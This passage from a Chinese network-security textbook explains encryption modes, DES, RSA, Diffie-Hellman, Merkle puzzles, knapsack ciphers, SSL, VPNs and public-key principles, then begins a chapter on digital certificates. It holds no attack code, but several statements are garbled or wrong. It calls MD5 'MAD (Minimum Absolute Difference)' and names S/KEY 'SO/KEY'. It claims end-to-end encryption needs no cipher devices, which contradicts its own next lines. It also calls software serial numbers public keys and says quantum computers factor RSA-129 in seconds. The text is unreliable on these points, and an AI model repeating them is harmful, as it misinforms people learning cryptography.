链路加密是对传输数据仅在物理层前的数据链路层进行加密，不考虑信源和信宿，它用于保护通信结点间的数据，接收方是传输路径上的各台结点机，数据在每台结点机内都要被解密和再加密，这一过程是依次进行的，直至到达目的地。

与链路加密类似的结点加密方法，在结点处采用一个与结点机相连的密码装置，密文在该装置中被解密并被重新加密，而明文不通过结点机，从而克服了链路加密结点处易受攻击的缺点。

端到端加密是为数据从一端到另一端提供的加密方式。数据在发送端被加密，在接收端解密，中间结点处不以明文的形式出现。端到端加密是在应用层完成的。在端到端加密中，除报头外的报文均以密文的形式贯穿于全部传输过程，只是在发送端和接收端才有加、解密设备，而在中间任何结点报文均不解密，因此，端到端加密不需要有密码设备。同链路加密相比，端到端加密可减少密码设备的数量。另一方面，信息是由报头和报文组成的，报文为要传送的信息，报头为路由选择信息，由于网络传输中要涉及到路由选择，所以在链路加密时，报文和报头两者均须加密。而在端到端加密时，由于通道上的每一个中间结点虽不对报文解密，但为将报文传送到目的地，也必须检查路由选择信息，因此，端到端加密只能加密报文，而不能对报头加密。这样就容易被某些通信分析发觉，而从中获取某些敏感信息。

链路加密对用户来说比较容易，使用的密钥较少，而端到端加密比较灵活。在对链路加密中各结点安全状况不放心的情况下，也可使用端到端加密方式。

1. 两种加密技术

加密技术通常分为两大类：对称式和非对称式。

对称式加密就是加密和解密使用同一个密钥，通常称之为话路密钥（Session Key）。这种加密技术目前被广泛采用，如美国政府所采用的数据加密标准（Data Encryption Standard，DES）就是一种典型的对称式加密，它的密钥长度为 56 位（bit）。

非对称式加密就是加密和解密使用不同密钥，通常有两个密钥，称为“公钥”和“私钥”，它们两个必须配对使用，否则就不能打开加密文件。这里的“公钥”是指可以对外公布的，

"私钥"则只能由持有人一个人知道。它的优越性就在这里,因为对称式的加密方法如果是在网络上传输加密文件就很难把密钥告诉对方,因为不管用什么方法都有可能被别人窃听到。而非对称式的加密方法有两个密钥,且其中的"公钥"是可以公开的,也就不怕别人知道,收件人解密时只要用自己的私钥即可,这样就很好地克服了密钥的传输安全性问题。

2. 加密技术中的摘要函数

摘要是一种防止改动的方法,其中用到的函数叫摘要函数。这些函数的输入可以是任意大小的消息,而输出则是一个固定长度的摘要。当用户改变了输入消息中的任何东西,哪怕只有一位,输出的摘要也会发生不可预测的改变,也就是说输入消息的每一位对输出摘要都有影响。数字签名进行身份认证,可以防止有人从一个签名上获取文本信息或改变文本信息内容。摘要算法的数字签名原理在很多加密算法中都被使用,如 SO/KEY 和 PGP (Pretty Good Privacy)。

MAD(Minimum Absolute Difference)摘要算法的设计利用 32 位(bit)RISC 结构来实现最大的吞吐量,MAD 算法是以消息给予的长度作为输入,产生一个 128 位的"指纹"或"消息化"。要产生两个具有相同消息化的文字块或者产生任何具有预先给定"指纹"的消息,都被认为在计算上是不可能的。

3. 密钥的管理

密钥既然要求保密,就涉及到密钥的管理问题,管理不好,密钥同样可能在无意中被泄露,因此并不是有了密钥就高枕无忧,任何保密只是相对的,也是有时效性的。要管理好密钥,还要注意以下几个方面。

(1) 密钥的使用要注意时效和次数

如果用户长时间使用同样密钥与别人交换信息,那么密钥也同其他任何密码一样存在着一定的不安全性,使用一个特定密钥加密的信息越多,提供给窃听者的材料也就越多,窃听者甚至可以从海量信息中发现特定的规律。

因此,建议将一个对话密钥用于一条信息中或一次对话中,或者建立一种按时更换密钥的机制以减小密钥暴露的可能性。

(2) 多密钥的管理

假设在某机构中有 100 个人,如果他们任意两人之间可以进行秘密对话,那么总共需要多少密钥呢?每个人需要知道多少密钥呢?计算结果是:如果任何两个人之间用不同的密钥,则总共需要 4950 个密钥,而且每个人应记住 99 个密钥。如果机构的人数是 1000、10 000 人或更多,管理密钥将变成一件可怕的事情。

Kerberos 提供了一种较好的解决方案,使保密密钥的管理和分发变得十分容易,Kerberos 建立了一个安全的、可信任的密钥分发中心(Key Distribution Center,KDC),每个用户只需要知道一个和 KDC 进行会话的密钥就可以了,而不需要知道成百上千个不同的密钥。

假设用户甲想要和用户乙进行秘密通信,则用户甲先和 KDC 通信,用只有用户甲和 KDC 知道的密钥进行加密,用户甲告诉 KDC 他想和用户乙进行通信,KDC 会为用户甲和用户乙之间的会话随机选择一个对话密钥,并生成一个标签,这个标签由 KDC 和用户乙之间的密钥进行加密,并在用户甲启动和用户乙对话时,用户甲会把这个标签交给用户乙。这

个标签的作用是让用户甲确信和他交谈的是用户乙，而不是冒充者。因为这个标签是由只有用户乙和 KDC 知道的密钥进行加密的，所以即使冒充者得到用户甲发出的标签也不可能进行解密，只有用户乙收到后才能够进行解密，从而确定了与用户甲对话的人就是用户乙。

当 KDC 生成标签和随机会话密码时，就会把它们用只有用户甲和 KDC 知道的密钥进行加密，然后把标签和会话密钥传给用户甲，加密的结果可以确保只有用户甲能得到这个信息，只有用户甲能利用这个会话密钥和用户乙进行通话。同理，KDC 会把会话密码用只有 KDC 和用户乙知道的密钥加密，并把会话密钥传给用户乙。

为了保证安全，每次会话的密钥只使用一次，这样窃听者就更难进行破解了。同时由于密钥是一次性由系统自动产生的，用户不必再记住繁多的密钥，方便了使用。

2.2.2 数据加密算法

数据加密算法有很多种，按照发展进程可分为：古典密码、对称密钥密码和公开密钥密码阶段，古典密码算法包括替代加密、置换加密；对称加密算法包括 DES 和 AES；非对称加密算法包括 RSA、背包密码、McEliece 密码、Rabin、椭圆曲线、EIGamalD_H 等。目前在数据通信中使用最广泛的算法有 DES 算法、RSA 算法和 PGP 算法等。

1. DES 加密算法

（1）DES 加密算法的起源

保密密钥或对称密钥加密算法 DES 是 IBM 公司在 20 世纪 70 年代发展起来，于 1977 年由美国国家标准局颁布的一种加密算法。起初主要用于民用敏感信息的加密，后来被国际标准化组织接受为国际标准。

（2）DES 加密算法的原理

DES 是一种对二元数据进行加密的算法，数据分组长度为 64 位，密文分组长度也是 64 位，使用的密钥为 64 位，有效密钥长度为 56 位，有 8 位用于奇偶校验，解密时的过程和加密时相似，但密钥的顺序正好相反。

DES 使用 56 位密钥对 64 位的数据块进行加密，并对 64 位的数据块进行 16 轮编码。与每轮编码时，一个 48 位的“每轮”密钥值由 56 位的完整密钥得出。

DES 算法仅使用最大为 64 位的标准算术和逻辑运算，运算速度快，密钥生产容易，适合于在当前大多数计算机上用软件方法实现，同时也适合在专用芯片上实现。

DES 使用软件进行解码需用很长时间，而用硬件解码速度非常快。幸运的是，当时大多数黑客并没有足够的设备制造出这类硬件设备。在 1977 年，估计要耗资两千万美元才能建成一个用于 DES 解密的专用计算机，而且需要 12 个小时的破解时间才能得到结果。当时 DES 被认为是一种十分安全的加密方法。

但是随着计算机硬件的速度越来越快，破解一台进行了 DES 加密的服务器也已成为可能，在后面的章节中会把 DES 和其他加密算法进行性能和安全性的对比。

（3）DES 主要的应用范围

计算机网络通信：对计算机网络通信中的数据提供保护是 DES 的一项重要应用。但这些被保护的数据一般只限于民用敏感信息，即不在政府确定的保密范围之内的信息。

电子资金传输系统：采用 DES 的方法加密电子资金传送系统中的信息，可准确、快速地传输数据，并可较好地解决信息安全的问题。

保护用户文件：用户可自选密钥对重要文件进行加密，防止被未授权用户窃密。

用户识别：DES 还可用于计算机用户识别系统中。

(4) DES 加密算法的弱点

DES 是一种世界公认的较好的加密算法。自它问世 20 多年来，一直成为密码界研究的重点，经受住了许多科学家的研究和破译，使它在民用密码领域得到了广泛的应用。它也曾为全球贸易、金融等非官方部门提供了可靠的通信安全保障。但是任何加密算法都不可能是十全十美的。

DES 算法的弱点是不能提供足够的安全性。因为其密钥容量只有 56 位，这就影响了它的保密强度。此外由于 DES 算法完全公开，其安全性完全依赖于对密钥的保护，必须有可靠的信道来分发密钥，如采用信使递送密钥。因此它不适合在网络环境下单独使用。

针对密钥短的问题，人们又研制出了 80 位的密钥，以及在 DES 的基础上采用三重 DES 和双密钥加密的方法。即用两个 56 位的密钥 K1、K2，发送方用 K1 加密，K2 解密，再使用 K1 加密。接收方则使用 K1 解密，K2 加密，再使用 K1 解密，其效果相当于将密钥长度加倍。

2. RSA 算法

(1) RSA 算法的起源

20 世纪 70 年代，美国斯坦福大学的两名学者迪菲和赫尔曼提出了一种加密方法：公开密钥加密队 PKE 方法。与传统的加密方法不同，该技术采用两个不同的密钥来对信息加密和解密，也称为非对称式加密方法。每个用户有一个对外公开的加密算法 E 和对外保密的解密算法 D，它们须满足条件：

① D 是 E 的逆，即 $D[E(X)]=X$；

② E 和 D 都容易计算。

由 E 出发去求解 D 十分困难。

从上述条件可看出，公开密钥密码体制下，加密密钥不等于解密密钥。加密密钥可对外公开，使任何用户都可将传送给此用户的信息用公开密钥加密发送，而该用户唯一保存的私人密钥是保密的，也只有它能将密文复原、解密。虽然解密密钥理论上可由加密密钥推算出来，但这种算法设计在实际操作上是不可能的，虽然能够推算出，但要花费很长的时间。所以将加密密钥公开也不会危害密钥的安全。

数学上的单向陷门函数的特点是一个方向求值很容易，但其逆向求值却很困难。许多形式为 $Y=f(x)$ 的函数，对于给定的自变量 x 值，很容易计算出函数 Y 的值；而由给定的 Y 值，依照函数关系 $f(x)$ 计算 x 值十分困难。例如，两个大素数 p 和 q 相乘得到乘积 n 比较容易计算，但从它们的乘积 n 分解出两个大素数 p 和 q 则十分困难。如果 n 为足够大，当前的算法不可能在有效的时间内实现。正是基于这种理论，1978 年出现了著名的 RSA 算法。它是第一个既能用于数据加密也能用于数字签名的算法。它易于理解和操作，也很流行。这种算法以它的三位发明者的名字命名：Ron Rivest、Adi Shamir 和 Leonard Adleman。它经历了各种攻击，至今未被完全攻破。但 RSA 的安全性一直未能得到理论上的证明。

(2) RSA 算法的使用

RSA 算法既能用于数据加密，也能用于数字签名。在 RSA 算法中，包含两个密钥，加密密钥 PK 和解密密钥 SK，加密密钥是公开的，其加密与解密方程为：$n=p\times q$，其中 $P\in[0,n-1]$，p 和 q 均为大于 10 100 的素数，这两个素数是保密的。

这种算法为公用网络上信息的加密和鉴别提供了一种基本的方法。先生成一对 RSA 密钥，其中之一是保密密钥，由用户保存；另一个为公开密钥，可对外公开，甚至可在网络服务器中注册。为提高保密强度，RSA 密钥长度至少为 500 位，一般推荐使用 1024 位。这就使加密的计算量很大。为减少计算量，在传输信息时，常采用传统加密方法与公开密钥加密方法相结合的方式，即信息采用改进的 DES 或 IDEA 对话密钥加密，然后使用 RSA 密钥加密对话密钥和信息摘要。对方收到信息后，用不同的密钥解密并可核对信息摘要。

(3) RSA 算法的优点

由于 RSA 算法把加密密钥和加密算法分开，使得密钥分配更为方便，对于网上的大量用户，可以将加密密钥用电话簿的方式印出。如果某用户想与另一用户进行保密通信，只需从公钥簿上查出对方的加密密钥，对需要传送的信息加密发出即可。对方收到信息后，用仅为自己所知的解密密钥将信息解密。由此可看出，RSA 算法解决了大量网络用户密钥管理的难题。所以它非常适用于数字签名和密钥交换。RSA 加密算法是目前应用最广泛的公钥加密算法，特别适用于通过 Internet 传输的数据。

RSA 算法的优点是密钥空间大，缺点是密钥很长，加密速度慢。如果 RSA 和 DES 结合使用，则正好能弥补 RSA 的缺点。即用 DES 进行明文加密，以解决 RSA 加密速度慢的问题；用 RSA 进行 DES 密钥的加密，以解决 DES 密钥分配的问题。美国的保密增强邮件(PEM)就是采用了 RSA 和 DES 结合的方法，目前已成为 E-mail 保密通信标准。

假设用户甲要寄信给用户乙，他们互相知道对方的公钥。甲就用乙的公钥加密邮件寄出，乙收到后就可以用自己的私钥解密出甲的原文。由于别人不知道乙的私钥，所以即使是甲本人也无法解密那封信，这就解决了信件保密问题。另一方面，由于每个人都知道乙的公钥，他们都可以给乙发信，要确定是不是甲的来信就要用到基于加密技术的数字签名。

甲用自己的私钥将签名内容加密，附加在邮件后，再用乙的公钥将整个邮件加密(注意这里的次序，如果先加密再签名的话，别人可以将签名去掉后签上自己的签名，从而篡改了签名)。这样这份密文被乙收到以后，乙用自己的私钥将邮件解密，得到甲的原文和数字签名，然后用甲的公钥解密签名，这样就可以确保两方面的安全。

(4) RSA 和 DES 算法对比

DES 算法和 RSA 算法各有优缺点，DES 算法和 RSA 算法的比较如表 2.1 所示。

3. Ralph Merkle 猜谜法

虽然 Ralph Merkle 猜谜法并没有付诸实施，但它是第一个认真思考公共密钥加密问题的算法。该算法于 1974 年由美国加州大学伯克利分校的学生 Ralph Merkle 提出，核心是做 100 万个猜谜题，每道谜题藏有一个密码，求解一道谜题大约需要 2 分钟时间。该算法的工作流程是这样的：甲方先随机地产生 100 万把密钥，并藏在 100 万道谜题里，然后把这 100 万道谜题发送给乙方；乙方收到后，随意挑选并求解一道谜题，取出其中的那把密钥，再用该密钥对一个双方事先统一的报文加密，这段报文可以任意，且无需保密；加密后，把

密文发送给甲方；甲方并不知道乙方选择了哪把密钥，于是使用自己保存的100万把密钥逐一进行尝试解密；其中必有一个是可行的，这把密钥不为其他人所知，所以可以作为以后通信使用的密钥。

表2.1　DES算法和RSA算法对比表

对比项目	DES算法	RSA算法
加密、解密的处理效率	优于RSA算法，因为DES密钥的长度只有56位，可以利用软件和硬件实现高速处理	比DES算法慢，RSA算法需要进行诸如200位整数的乘幂和求模等多倍字长的处理，处理速度明显慢于DES算法
密钥管理	不如RSA算法，DES算法要求通信前对密钥进行秘密分配，密钥的更换困难，对不同的通信对象，DES需产生和保管不同的密钥	比DES算法更加优越，因为RSA算法可采用公开形式分配加密密钥，对加密密钥的更新也很容易，并且对不同的通信对象，只需对自己的解密密钥保密即可
安全性	较好，不易破译	较好，不易破译
签名和认证	从原理上不可能实现数字签名和身份认证	非常容易进行数字签名和身份认证

如果传输过程中被人窃取，那么窃取者可能窃取到甲方发出的100万道谜题，也可能窃取到乙方返回的密文。但要想知道乙方选中了哪把密钥，窃取者只能去求解100万道谜题，由于解开一个谜题需要2分钟时间，按50%的解出概率计算，窃取者需要23个月的时间才能找到答案。不过那时通信双方早已结束了通信，完成了秘密任务或改换了密码，窃取者的工作已经没有多大意义了。

Ralph Merkle猜谜法有一个弊端，那就是收发双方之间的通信系统必须能够在合理的时间内传输100万道谜题，而且甲方应拥有快速的计算机以产生100万道谜题和尝试100万次搜索，找出乙方选择的密码。如果计算机性能不佳，显然这种方法就不太实用了。

4. Diffie-Hellman指数密钥交换加密算法

该算法于1976年由美国斯坦福大学的Whitfield Diffie和Martin Hellman提出，利用了离散指数易求而反函数难求的特性来设计加密系统，是专门为通信双方主动参与的通信过程设计的。该算法非常简捷。它让通信双方共同参与一个数学运算过程，并统一使用一个用于以后加密的密钥。即使监听者能窃取到全部交换信息，但由于没有参与运算，他也无法获得最终的密钥。通信双方首先各自挑选一个秘密的数字，然后交换一些由此数字导出的信息；接下来利用这些信息，通过离散指数和质数求余等运算就可以进一步推导出一个统一的密钥，用于加密以后的通信信息。该密钥交换加密算法的工作过程如下：

① 通信双方统一两个数D和H。D与H无须对外保密。

② 双方各自选择一个秘密的数X，并把包括D，H和X的计算结果Y发送给对方。例如：假设甲方选中了X_1，则发出了Y_1；乙方选中了X_2，则发出了Y_2。

③ 根据算法，双方各自使用自己选择的X和收到的Y，计算出一个统一的数字K。K就是双方进一步通信的会话密钥。具体地讲，K可以从(X_1, Y_2)或(X_2, Y_1)中导出，但却不能从(Y_1, Y_2)中得到。这一点的重要意义在于，窃听者虽然可以得到D、H、Y_1和Y_2，甚至密文，但由于不知道X_1和X_2的值，因此无法获得导出正确的会话密钥K，也就无法破解密文。

④ 以后通信时，双方便使用 K 进行加密和解密。

Diffie-Hellman 算法的弊端在于收发双方必须同时参与密码的生成过程，所以它不适合用于电子函件的加密，因为电子函件在收信人不在场时也应当能够发送出去。

5. Merkle-Hellman 背包算法

该算法是根据数学上的背包问题设计的。背包问题是一个最优化问题，即对于一个给定空间或负重的背包和许多大小不一的物体，哪些物体放入背包才能使浪费的背包空间或负重最小？在背包很小和物体数目较少时，这个问题还比较容易解决；但当背包很大且有很多个物体时，问题的解决就十分困难。通常这个问题会有一个或者多个解，也有可能根本没有解。

1977 年，Merkle 与 Hellman 合作设计了利用背包问题实现信息加密的方法。其工作原理是：假定甲想加密，则先产生一个较易求解的背包问题，并用它的解作为专用密钥；然后从这个问题出发，生成另一个难解的背包问题，并作为公共密钥。如果乙想向甲发送报文，乙就可以使用难解的背包问题对报文进行加密，由于这个问题十分难解，所以一般没有人能够破译密文；甲收到密文后，可以使用易解的专用密钥解密。

该算法提出以后，经过多年的探讨和研究，最终发现它存在一个致命性错误，使之失去任何保密的实用价值，这里不再赘述。

2.3　加密技术的发展

信息安全问题涉及到国家安全、社会公共安全，世界各国已经认识到信息安全涉及重大的国家利益，是互联网经济的制高点，也是推动互联网发展、电子政务和电子商务的关键，发展信息安全技术是我国目前面临的迫切要求。

随着科学技术的发展，尤其是微电子技术的发展，使得传统的加密技术得到了快速地发展。

2.3.1　密码专用芯片集成

密码技术正在向芯片化方向发展。在芯片设计制造方面，目前微电子水平已经发展到 0.1μm 工艺以下，芯片设计水平很高。

虽然我国在密码专用芯片领域的研究起步较晚，但近年来我国集成电路产业技术的创新和自我开发能力得到了提高，从而推动了密码专用芯片的发展。加快密码专用芯片的研制将会推动我国信息安全系统的进一步完善。

2.3.2　量子加密技术的研究

量子技术在密码学上的应用分为两类：一是利用量子计算机对传统密码体制的分析；二是利用单光子的测不准原理在光纤一级实现密钥管理和信息加密，即量子密码学。量子计算机是一种传统意义上的超大规模并行计算系统，利用量子计算机可以在几秒钟内分解 RSA129 的公钥。

根据 Internet 的发展状况，全光纤网络将是今后网络连接的发展方向，利用量子技术可

以实现传统的密码体制，在光纤一级完成密钥交换和信息加密，其安全性是建立在 Heisenberg 的测不准原理上的，如果攻击者企图接收并检测信息发送方的信息（偏振），则将造成量子状态的改变，这种改变对于攻击者而言是不可恢复的，而对于收发方则可很容易地检测出信息是否受到攻击。目前量子加密技术仍然处于研究阶段，其量子密钥分配 QKD 在光纤上的有效距离还达不到远距离光纤通信的要求。

2.4 加密技术的应用

加密技术的应用是多方面的，但在电子商务和 VPN 上的应用最广，下面就这两个方面分别进行简述。

2.4.1 加密技术在电子商务方面的应用

电子商务（E-Business）使顾客可以在网上进行各种商务活动，而不必担心自己的信用卡会被人盗用。过去，用户为了防止信用卡的号码被窃取，一般是通过电话订货，然后使用用户的信用卡进行付款。现在人们开始用 RSA（一种公开/私有密钥）的加密技术，提高信用卡交易的安全性，从而使电子商务走向实用成为可能。

NETSCAPE 公司是 Internet 产业中领先技术的提供者，该公司提供了一种基于 RSA 和保密密钥、应用于 Internet 的技术，被称为安全套接层（Secure Sockets Layer，SSL）。

Socket 是一个编程界面，并不提供任何安全措施，而 SSL 不但提供编程界面，而且向上提供一种安全的服务，SSL 3.0 现在已经应用到了服务器和浏览器上，SSL 2.0 则只能应用于服务器端。

SSL 3.0 用一种电子证书（Electric Certificate，EC）来实行身份进行验证后，双方就可以用保密密钥进行安全的会话。它同时使用对称式和非对称式加密方法，在用户与电子商务网站的服务器进行沟通的过程中，用户会产生一个 Session Key，然后用户用服务器端的公钥将 Session Key 进行加密，再传给服务器端，在双方都知道 Session Key 后，传输的数据都是以 Session Key 进行加密与解密的，但服务器端发给用户的公钥必须先向有关发证机关申请，以得到公证。

基于 SSL 3.0 提供的安全保障，用户就可以自由订购商品并且给出信用卡卡号了，也可以在网上和合作伙伴交流商业信息并且让供应商把订单和收货单从网上发过来，这样可以节省大量的纸张和大量的电话、传真费用。在过去，电子信息交换（Electric Data Interchange，EDI）、信息交易（information transaction）和金融交易（financial transaction）都是在专用网络上完成的，使用专用网的费用大大高于 Internet。正是这样巨大的诱惑，才使人们开始发展 Internet 上的电子商务。

2.4.2 加密技术在 VPN 中的应用

现在，越来越多的公司走向国际化，一个公司可能在多个国家都有办事机构或销售中心，每一个机构都有自己的局域网（Local Area Network，LAN），但在当今的网络社会人们的要求不仅如此，用户希望将这些 LAN 连接在一起组成一个公司的广域网，这个在现在已不是什么难事了。

事实上,很多公司都已经这样做了,但他们一般使用租用专用线路来连接这些局域网,专用线虽然安全性较高,但费用也很高。现在具有加密/解密功能的路由器价格不断下降,这就使用户通过因特网连接这些局域网的成本降低,这就是通常所说的虚拟专用网(Virtual Private Network,VPN)。当数据离开发送者所在的局域网时,该数据首先被用户端连接到 Internet 上的路由器进行硬件加密,数据在 Internet 上是以加密的形式传输的,当达到目的 LAN 的路由器时,该路由器就会对数据进行解密,目的 LAN 中的用户就可以看到真正的信息。

2.5　基于双钥技术的现代加密方法

本节介绍双钥技术的工作原理和优点。作为一种新技术建议用户多了解其原理和性能,而不要盲目进行尝试,因为新技术的产生还要经过测试和攻击的检验,在新技术的发展初期,技术上的完善是一个必须完成的过程。

2.5.1　双钥技术工作原理分析

双钥技术就是公共密钥加密(Public Key Encryption,PKE)技术,它使用两把密钥,一把公共密钥(Public Key)和一把专用密钥(Private Key),前者用于加密,后者用于解密。这种方法也称为非对称式加密方法,它解决了传统加密方法的根本性问题,极大地简化了密钥分发的工作量。它与传统加密方法相结合,可以进一步增强传统加密方法的可靠性。更为突出的优点是,利用公共密钥加密技术可以实现数字签名。

传统加密方法的工作过程如下。

① 设置一个保险箱,并装置一把嵌入箱子的暗锁,这种锁只能使用钥匙才能锁上,再准备 2 把相同的钥匙。这对应于加密方法,钥匙对应于密钥。

② 发信方和收信方必须各自持有一把能开锁的钥匙。这对应于密钥分发过程。

③ 发信方将通信文件放入保险箱,并使用自己持有的钥匙把锁锁起来。这对应于加密过程。

④ 运送保险箱。这对应于信息传输过程。

⑤ 保险箱送到目的地后,收信人用自己持有的钥匙打开锁,取出通信文件。这对应于解密过程。

全部过程的最大困难在步骤②,即通信双方必须都获得一把统一的钥匙,如果仔细分析一下,可以发现,发信人真正需要的仅仅是一个能装秘密文件并能锁上的保险箱,没有必要也持有一把钥匙,之所以要有钥匙,是因为使用了嵌入箱子的暗锁。显然,只要不使用这种锁,而使用一种不用钥匙也能锁上的锁,则发信人就可以在没有钥匙的情况下,锁住保险箱。基于这种思想,可以按如下过程进行加密。

① 设置一个保险箱,并设置一把不需使用钥匙就能锁上的锁,再准备一把钥匙。这对应于加密方法,钥匙对应于专用密钥。

② 收信方持有这把开锁的钥匙,同时准备该钥匙可以开的锁,锁可以不止有一把,然后把锁公开发放出去。这里锁对应于公共密钥,这个过程对应于公共密钥分发过程。

③ 任何人想与收信方通信,只需将通信文件放入保险箱,并使用收信方承认的锁锁起

来。这对应于加密过程。

④ 运送保险箱。这对应于信息传输过程。

⑤ 保险箱达到目的地后,收信人用自己持有的唯一的钥匙打开锁,取出通信文件。这对应于解密过程。

由于可以开锁的钥匙只有一把,而且掌握在收信人手里。因此可以确信除收信人本人外,没有任何人能够打开锁着的保险箱并偷阅其中通信文件的内容,发信人也不例外。更为重要的是,密钥分发的难题也不复存在,而是代之以锁的分发问题。分发锁是无须保密的,这无疑使以前的艰难工作简单了许多。这就是公共密钥加密技术的工作原理。

公共密钥加密系统中,收信人首先生成在数学上相互关联、但又不相同的两把钥匙,一把公共密钥用于加密,另一把专用密钥用于解密,这一过程称为密钥配制过程。其中公共密钥相当于例子中不需使用钥匙就能锁上的锁,用于通信的加密;另一把专用密钥相当于例中提到的那把开锁的唯一的钥匙,用于通信的解密。收信人将唯一的专用密钥掌握和保存起来,把公共密钥通过各种方式公布出去,让想与其通信的人能够得到。这个过程就是公共密钥的分发过程。发信人使用收信人的公共密钥对通信文件进行加密,加密后的密文发信人自己也无法解开,这相当于把信件可靠地锁在保险箱里。收信人在收到密文以后,用自己的专用密钥解开密文获得明文信息。

2.5.2 公共密钥加密系统的优点

与传统加密方法相比,公共密钥加密系统具有以下三个比较突出的优点:

① 用户可以把用于加密的密钥,公开地分发给任何用户。谁都可以使用这把公共的加密密钥与该用户秘密通信。除了持有解密密钥的收件方用户外,没有人能够解开密文。这样,传统加密方法中令人头痛的、代价沉重的密钥分发问题就转变为一个性质完全不同的公共密钥分发问题。

② 公共密钥加密系统允许用户事先把公共密钥发表或刊登出来。例如,用户可以把它和电话号码、产品说明等一起刊登出来,让任何人都可以查找并使用。这使得公共密钥应用的范围不再局限于信息加密,还可以应用于身份鉴别、权限区分等各种领域。例如,大家熟知的各种应用软件,如 Windows 95/98 等系统安装时需要的产品序列号,其实就是公共密钥,它通常印在产品授权书的封面或封底上,供安装时鉴别用户的授权身份。

③ 公共密钥加密不仅改进了传统加密方法,而且还提供了传统加密方法所不具备的应用,即数字签名的公开鉴定系统。有关数字签名的工作原理将在第 3 章中介绍。

习题

1. 数据安全主要的三个组成部分是什么?
2. 加密技术经历的三个阶段是什么?
3. 加密技术通常分为哪两大类?
4. DES 主要的应用范围是哪些?
5. 密码技术发展的历程和趋势是什么?

CHAPTER 3

数字签名和认证技术　第3章

随着网络安全技术的发展，数字签名和认证技术得到了广泛的应用，但是普通用户在日常浏览网页等应用中涉及相关的内容较少，公众对数字签名和证书的使用非常有限。

本章要点如下：

- 数字证书的定义和用途；
- SSL 的工作原理；
- SSL 的实施和管理；
- SSL 攻击与防护。

3.1　数字证书简介

一般人认为 SSL 是保护主机或者一个应用程序的，这是一个误解，SSL 是设计用来保护传输中的信息的，它的任务是把在网页以及服务器之间的数据传输加密起来。这个加密的措施能够防止信息窃取者直接看到传输中的信息，如密码或者信用卡号码等。提到 SSL 用户就必须了解数字证书(Digital Certificates)的概念。

数字证书是一种能在完全开放的系统中准确标识某些主体的机制。一个数字证书包含的信息必须能够鉴定用户身份，确保该用户就是其所持有证书中声明的用户。除了唯一的标识信息外，数字证书还包含了证书所有者的公共密钥。数字证书的使用允许 SSL 提供认证功能——保证用户所请求连接的服务器身份正确无误。

很明显的，SSL 技术提供了有效的认证。然而大多数用户并未能正确意识到通过 SSL 进行安全连接的必要性。

3.1.1　证书介绍

公钥证书(通常称为证书)是用于身份验证的经过数字签名的声明，它可以保护开放网络中的信息。证书将公钥与保存对应私钥的实体牢固地绑定

在一起。颁发证书的 CA 对证书进行数字签名。

公钥证书以不对称加密或公钥加密为基础。不对称密码是根据公钥和私钥之间的唯一数学关系构建的。公钥是与公钥算法一起使用的加密密钥对的公开部分。在对会话密钥进行加密、验证数字签名或对可使用对应私钥解密的数据进行加密时，通常会使用公钥。私钥是与公钥算法一起使用的加密密钥对的机密部分。私钥通常用于对会话密钥进行解密，对数据进行数字签名或对使用对应公钥加密的数据进行解密。

当前常用的证书基于 X.509 v3 证书标准。X.509 v3 代表国际电信联盟电信标准部门(ITU-T)建议 X.509(用于证书语法和格式)的第 3 版。X.509 证书包括公钥和有关证书授予的人员或实体的信息、有关证书的信息以及有关颁发证书的 CA 的可选信息。

接收证书的实体是证书的主题。证书的颁发者和签名者是 CA。通常证书包含如下信息：

- 主题的公钥值；
- 主题的标识信息，例如名称和电子邮件地址；
- 有效期(证书被视为有效的时间范围)；
- 颁发者标识信息；
- 颁发者的数字签名，此签名证明主题公钥与主题标识信息之间绑定的有效性。

数字签名是邮件、文件或其他数字编码信息的创作者用来将他们的身份绑定到信息的方法。数字签名信息的过程中需要将此信息以及发件人保存的一些机密信息转换成称为签名的标记。数字签名在公钥环境中使用，它们提供不可否认性和完整性服务。

证书只在该证书指定的时间段内有效。每个证书包含有时间的开始和结束日期，这两个日期设置了有效期。一旦超过证书的有效期，已过期证书的主题必须请求新的证书。

颁发者可通过可以吊销证书来撤销证书中插入的绑定。颁发者 CA 维护一个证书吊销列表(CRL)，此列表列出已吊销的证书，程序在检查任何给定证书的有效性时可以使用此列表。

证书的主要优点之一是：对于把必须进行身份验证作为访问必要条件的单独主题，主机不再需要为它们维护密码集合。相反主机只对证书颁发者建立信任。

当主机(如安全的 Web 服务器)指定颁发者作为可信根颁发机构时，主机隐含信任颁发者用来建立它所颁发证书的绑定策略。实际上，主机信任颁发者已经验证了证书主题的身份。通过将颁发者自己签名的证书放入主机计算机的可信任 CA 证书存储区中，主机将颁发者指定为可信任颁发机构。证书存储区是 Windows 公钥基础结构(Public Key Infrastructure，PKI)是用户存储其证书、CRL 和证书信任列表的永久区域。

只有当中间 CA 或从属 CA 具有自可信任 CA 的有效证书路径时，这两种 CA 才可信。证书路径可以定义为完整信任链(包含来自可信 CA 的证书)，该链的起点为特定的证书，终点为证书层次结构中的根 CA。

当用户信任 CA 时，意味着用户相信 CA 在评估证书请求时采用了正确的策略并拒绝将证书发给任何不符合这些策略的实体。另外，用户相信 CA 会通过发布最新 CRL 吊销不再被视为有效的证书。CRL 在过期之前一直有效。所以即使 CA 发布新 CRL(此 CRL 列出了新吊销的证书)，具有旧 CRL 客户端也不会查找或检索新的 CRL，直到旧 CRL 过期或删除。如果有必要，客户端可以使用 CA 网页手动检索最新的 CRL。

对于使用 Windows.NET 2003 的用户，当用户拥有可信根 CA 存储区中的根证书副本，并拥有有效证书路径（意味着证书路径中没有任何证书已吊销或已超出有效期）时，则对 CA 建立信任。

如果用户的单位使用 Active Directory，则对于单位的 CA 的信任，通常根据系统管理员所做的决定和设置自动建立。

用户应该熟悉的有关概念是证书存储区继承。如果将根 CA 证书放在计算机的可信任 CA 存储区或企业信任存储区中，则任何计算机用户将会在他们自己的可信任 CA 存储区或企业信任存储区中看到此证书，虽然根证书实际位于计算机的存储区中。本质上，用户将信任他们的计算机所信任的任何 CA。证书存储区继承不反向工作，也就是计算机不继承用户可信任 CA 存储区和企业信任存储区中的证书。

如果用户的单位使用随 Windows Server 2003 系列安装的证书服务版本来运行其 CA，则 CA 是企业类型或独立类型。

企业 CA 依赖现有的 Active Directory。可以使用证书请求向导（从证书管理单元中启动此向导）以及 CA 网页来从企业 CA 请求证书。根据已配置准备颁发的证书以及请求者的安全权限，企业 CA 向请求者提供不同种类的证书。企业 CA 使用 Active Directory 中的可用信息帮助验证请求者的身份。企业 CA 向 Active Directory 以及共享目录发布其 CRL。

